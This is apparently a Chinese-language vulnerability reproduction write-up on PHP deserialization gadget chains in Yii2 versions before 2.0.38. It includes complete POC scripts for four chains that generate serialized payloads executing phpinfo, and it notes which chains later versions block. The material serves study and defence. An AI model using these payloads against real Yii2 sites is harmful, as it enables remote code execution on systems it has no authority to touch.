# 复现环境

```
php7.1  Yii2.0.37
```

# 漏洞影响范围

```
Yii version<2.0.38
```

# 下载地址

https://github.com/yiisoft/yii2/releases/tag/2.0.37

选择第二个 basic 。

可以在当前目录中直接命令行操作，`php yii serve`

也可以直接打开入口文件，在 `/web/index.php`

先准备一个反序列化入口点.

```
public function actionInfo(){
    $poc=$_GET['poc'];
    unserialize($poc);
```

然后绑定到路由，或者直接访问 `?r=info/info`

# 漏洞复现

全局搜索 `__destruct`

# 第一条链子

发现了`vendor\swiftmailer\swiftmailer\lib\classes\Swift\KeyCache\DiskKeyCache.php`

`keys`值可控，跟进`clearAll`方法。

```
public function __destruct()
{
    foreach ($this->keys as $nsKey => $null) {
        $this->clearAll($nsKey);
    }
}
public function clearAll($nsKey)
{
    if (array_key_exists($nsKey, $this->keys)) {
        foreach ($this->keys[$nsKey] as $itemKey => $null) {
            $this->clearKey($nsKey, $itemKey);
        }
```

```
public function clearKey($nsKey, $itemKey)
{
    if ($this->hasKey($nsKey, $itemKey)) {
        $this->freeHandle($nsKey, $itemKey);
        unlink( filename: $this->path.'/'.$nsKey.'/'.$itemKey);
    }
```

通过控制`$key`的值 来确保流程可以进入到`unlink()`，然后 . 连接字符串，可以借助跳板，寻找可利用的`__toString`方法，

妈的，有200多个文件，

找到一个`See.php`

```
public function __toString() : string
{
    return $this->refers . ($this->description ? ' ' . $this->description->render() : '');
}
```

`$this->description`可控,寻找可利用的`__call`方法，

在`vendor\fzaninotto\faker\src\Faker\Generator.php`

```
     */
    public function __call($method, $attributes)
    {
        return $this->format($method, $attributes);
    }
```

跟进`format`方法，这里传入的 `$method` 为`close`，`$attributes` 为空，

```
public function format($formatter, $arguments = array())
{
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}
```

继续跟进`getFormatter`方法，`formatter` 为`close`，`arguments` 为空。

```
 */
public function getFormatter($formatter)
{
    if (isset($this->formatters[$formatter])) {
        return $this->formatters[$formatter];
    }
    foreach ($this->providers as $provider) {
        if (method_exists($provider, $formatter)) {
            $this->formatters[$formatter] = array($provider, $formatter);

            return $this->formatters[$formatter];
        }
    }
    throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
}
```

观察这个方法，可以发现 `$this->formatters` 是可控的，那个只要设置了 `$this->formatters[$formatter]`的值，就可以控制 这个方法的返回值去调用其他方法，其实到这里，应该是有两条路，可以走的，**一个是反序列化函数，yii也是存在这个反序列化功能的，不受参数影响，在tp6的反序列化中是分析过的**；另一个是尝试去找其他可利用的无参数方法，但大海捞针，试着找调用了 `call_user_func` 的无参数方法。

正则匹配一下

```
function \w+\(\) ?\n?\{(.*\n)+call_user_func
```

可利用的有两个


```php
public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }
```

参数都可控。

有一个需要注意的点是如果需要调用其他类中的方法，需要使用`call_user_func([new class(),'func'])`

构造poc

```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess='phpinfo';
            $this->id=-1;
        }
    }
}
namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;
        public function __construct(){
```

```
            $this->formatters['render']=[new CreateAction(),'run'];
        }
    }
}
namespace phpDocumentor\Reflection\DocBlock\Tags{

    use Faker\Generator;

    class See{
        protected $description;
        public function __construct()
        {
            $this->description = new Generator();
        }
    }
}
namespace{
    use phpDocumentor\Reflection\DocBlock\Tags\See;
    class Swift_KeyCache_DiskKeyCache{
        private $keys = [];
        private $path;
        public function __construct()
        {
            $this->path = new See;
            $this->keys = array(
                "jinjin"=>array("is"=>"a cute girl")
            );
        }
    }
    echo urlencode(serialize(new Swift_KeyCache_DiskKeyCache));
}
?>
```


用反序列化函数构造poc

```php
<?php
namespace Faker{
    class Generator{
        protected $formatters;
        public function __construct(){
            $func = function(){phpinfo();};
            $b=\Opis\Closure\serialize($func);
            $c=unserialize($b);
            $this->formatters['render']=$c;
        }
    }
}

namespace phpDocumentor\Reflection\DocBlock\Tags{

    use Faker\Generator;

    class See{
        protected $description;
        public function __construct()
        {
            $this->description = new Generator();
        }
    }
}
namespace{
    use
phpDocumentor\Reflection\DocBlock\Tags\See;
    class Swift_KeyCache_DiskKeyCache{
        private $keys = [];
        private $path;
        public function __construct()
        {
            $this->path = new See;
```

```
            $this->keys =
array("jinjin"=>array("is"=>"a cute girl"));
        }
    }
  require 'closure/autoload.php';
    echo urlencode(serialize(new
Swift_KeyCache_DiskKeyCache));
}
```

# 第二条链子

在`\vendor\yiisoft\yii2\db\BatchQueryResult.php`





`$this->dataReader`可控，可以借助此跳板寻找可利用的`__call`方法，同第一条链子后面的 `__call` 部分。

尝试构造poc

```
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess='phpinfo';
            $this->id=-1;
        }
    }
}
namespace Faker{
    use yii\rest\CreateAction;

```

```
    class Generator{
        protected $formatters;
        public function __construct(){
            $this->formatters['close']=[new CreateAction(),'run'];
        }
    }
}
namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;
        public function __construct(){
            $this->_dataReader=new Generator();
    }
  }
}


namespace{
    echo urlencode(serialize(new yii\db\BatchQueryResult));
}
?>
```




后面尝试另一种反序列化函数的方式，发现也是可以打通的。

```
<?php

namespace Faker{
    class Generator{
        protected $formatters;
        public function __construct(){
            $func = function(){phpinfo();};
```

```
            $b=\Opis\Closure\serialize($func);
            $c=unserialize($b);
            $this->formatters['close']=$c;
        }
    }
}
namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;
        public function __construct(){
            $this->_dataReader=new Generator();
    }
  }
}


namespace{
    require 'closure/autoload.php';
    echo urlencode(serialize(new
yii\db\BatchQueryResult));
}
?>
```

# 第三条链子

```
vendor\codeception\codeception\ext\RunProcess.php
```

```php
public function __destruct()
{
    $this->stopProcess();
}

public function stopProcess()
{
    foreach (array_reverse($this->processes) as $process) {
        /** @var $process Process  **/
        if (!$process->isRunning()) {
            continue;
        }
        $this->output->debug('[RunProcess] Stopping ' . $process->getCommandLine());
        $process->stop();
    }
    $this->processes = [];
}
```

`$process`可控，当调用到`$process->isRunning` 时，可以借助此作为跳板，调用 `__call()` 方法，

同上面的`__call()` 方法。

构造poc

```php
<?php

namespace Faker{
    class Generator{
        protected $formatters;
        public function __construct(){
            $func = function(){phpinfo();};
            $b=\Opis\Closure\serialize($func);
            $c=unserialize($b);
            $this->formatters['isRunning']=$c;
        }
    }
}
namespace Codeception\Extension{
    use Faker\Generator;
    class RunProcess{
        private $processes;
        public function __construct(){
```

```
            $this->processes=array(new Generator);
        }
    }
}
namespace{
    require 'closure/autoload.php';
    echo urlencode(serialize(new Codeception\Extension\RunProcess));
}
```

# 第四条链子

前面的第二条链子主要是借助其他类不存在的方法作为跳板，调用 `__call()` 方法，但我们也可以寻找存在的可利用的方法。

寻找 `close()` 方法。

```
vendor\yiisoft\yii2\web\DbSession.php
```

```
 */
public function close()
{
    if ($this->getIsActive()) {
        // prepare writeCallback fields before session closes
        $this->fields = $this->composeFields();
        YII_DEBUG ? session_write_close() : @session_write_close();
    }
}
```

```
public function getIsActive()
{
    return session_status() === PHP_SESSION_ACTIVE;
}
```

这个在官方文档的解释是

```
session_status ( ) : int
```

**session_status()** 被用于返回当前会话状态。

## 返回值

- **PHP_SESSION_DISABLED** 会话是被禁用的。
- **PHP_SESSION_NONE** 会话是启用的，但不存在当前会话。
- **PHP_SESSION_ACTIVE** 会话是启用的，而且存在当前会话。

会话是启用，且存在的，跟进 `composeFields` 方法，

```php
protected function composeFields($id = null, $data = null)
{
    $fields = $this->writeCallback ? call_user_func($this->writeCallback, $this) : [];
    if ($id !== null) {
        $fields['id'] = $id;
    }
    if ($data !== null) {
        $fields['data'] = $data;
    }
    return $fields;
}
```

这里都是可控的，说明，可以利用反序列化函数，同样也可以调用其他类中的可利用方法。

```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess='phpinfo';
            $this->id=-1;
        }
    }
}
namespace yii\web{
```

```php
    use yii\rest\CreateAction;

     class DbSession{
        protected $fields;
        public $writeCallback;
        public function __construct(){
            $this->writeCallback=[new CreateAction(),'run'];
        }
    }
}
namespace yii\db{
    use yii\web\DbSession;

    class BatchQueryResult{
        private $_dataReader;
        public function __construct(){
            $this->_dataReader=new DbSession();
    }
  }
}


namespace{
    echo urlencode(serialize(new yii\db\BatchQueryResult));
}
?>
```

也可以用反序列化函数来打

# 写在后面

由于yii2.0.38 中 修改了不能实例化 `BatchQueryResult`类 所以上面的 第二条和第四条 是打不通的。在更高版本，`Faker/Generator`类中添加了 `__wakeup` 方法，直接把`$this->formatters` 赋空值，无法控制。